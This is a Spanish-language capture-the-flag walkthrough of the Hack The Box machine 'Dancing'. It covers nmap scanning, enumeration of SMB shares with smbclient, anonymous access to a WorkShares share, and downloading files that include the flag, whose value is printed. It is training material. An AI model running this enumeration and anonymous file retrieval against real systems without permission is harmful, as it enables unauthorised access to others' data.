
# Máquina: Dancing

# Dificultad: Muy fácil



Lo primero que hacemos es comprobar si hay conexión entre la máquina víctima y nuestra máquina atacante, para eso usaremos el comando **ping**:


```
❯ ping -c 1 10.129.67.45
PING 10.129.67.45 (10.129.67.45) 56(84) bytes of data.
64 bytes from 10.129.67.45: icmp_seq=1 ttl=127 time=22.0 ms

--- 10.129.67.45 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 21.978/21.978/21.978/0.000 ms
```

Podemos ver que la conexión funciona, el siguiente paso es escanear los puertos abiertos de la máquina víctima usando el comando **nmap**:

```
❯ nmap -sV -sS --min-rate 5000 10.129.67.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 10:25 GMT
Nmap scan report for 10.129.67.45
Host is up (0.048s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Hay varios puertos abiertos y según las características de la máquina en la plataforma de Hack The Box, en esta máquina se aprende a explotar el **servicio 445** que corresponde al servicio **SMB**:




El servicio **SMB** (Server Message Block) es un protocolo a nivel de red que permite compartir archivos, impresoras, y de más recursos, entre los nodos de una red de ordenadores que usen Windows.

Antes de hacer nada, debemos saber que recursos compartidos hay disponibles en el servidor, para ello usamos el siguiente comando:

```
❯ smbclient -L 10.129.67.45
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
```

Si intentamos acceder a los 3 primeros recursos, no podremos debido a un acceso denegado:

```
❯ smbclient \\\\10.129.67.45\\ADMIN$
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED
❯ smbclient \\\\10.129.67.45\\C$
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED
❯ smbclient \\\\10.129.67.45\\IPC$
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
```

Aunque si intentamos acceder al último recurso compartido, pasará esto:

```
❯ smbclient \\\\10.129.67.45\\WorkShares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

Hemos podido acceder al recurso compartido, y ahora podemos ver lo que contiene:

```
smb: \> ls
  .
  ..
  Amy.J
  James.P
```

Parece ser que hay varios usuarios a los que podemos acceder, si accedemos al primer usuario y listamos el contenido veremos esto:

```
smb: \> cd Amy.J\
smb: \Amy.J\> ls
  .
  ..
  worknotes.txt
```


Hay un archivo de texto llamado **“worknotes.txt”**, sin intentamos ver el contenido de este archivo, veremos que:

```
smb: \Amy.J\> cat worknotes.txt
cat: command not found
```

No podemos ver el contenido porque el comando **cat** no está instalado, vamos a probar a descargar el archivo para ver el contenido desde la máquina atacante:

```
smb: \Amy.J\> get worknotes.txt
```

Parece ser el contenido del archivo no sirve para nada:




Ya hemos visto que no hay nada de utilidad en el usuario **Amy.J**, así que vamos a cambiar al usuario **James.P:**

```
smb: \> cd James.P\
```

Al listar el contenido del directorio de este usuario, podemos ver el archivo de la flag:

```
smb: \James.P\> ls
  .
  ..
  flag.txt
```

Al igual que antes, no podremos ver el contenido del archivo:

```
smb: \James.P\> cat flag.txt
cat: command not found
```

Para ver el contenido del archivo, lo descargamos en la máquina atacante y lo vemos desde ahí:

```
smb: \James.P\> get flag.txt
```

Ahora solo nos queda salir de la máquina y ver el contenido del archivo descargado:

```
smb: \James.P\> exit
```

```
❯ cat flag.txt
      File: flag.txt
1     5f61c10dffbc77a704d76016a22f1664
```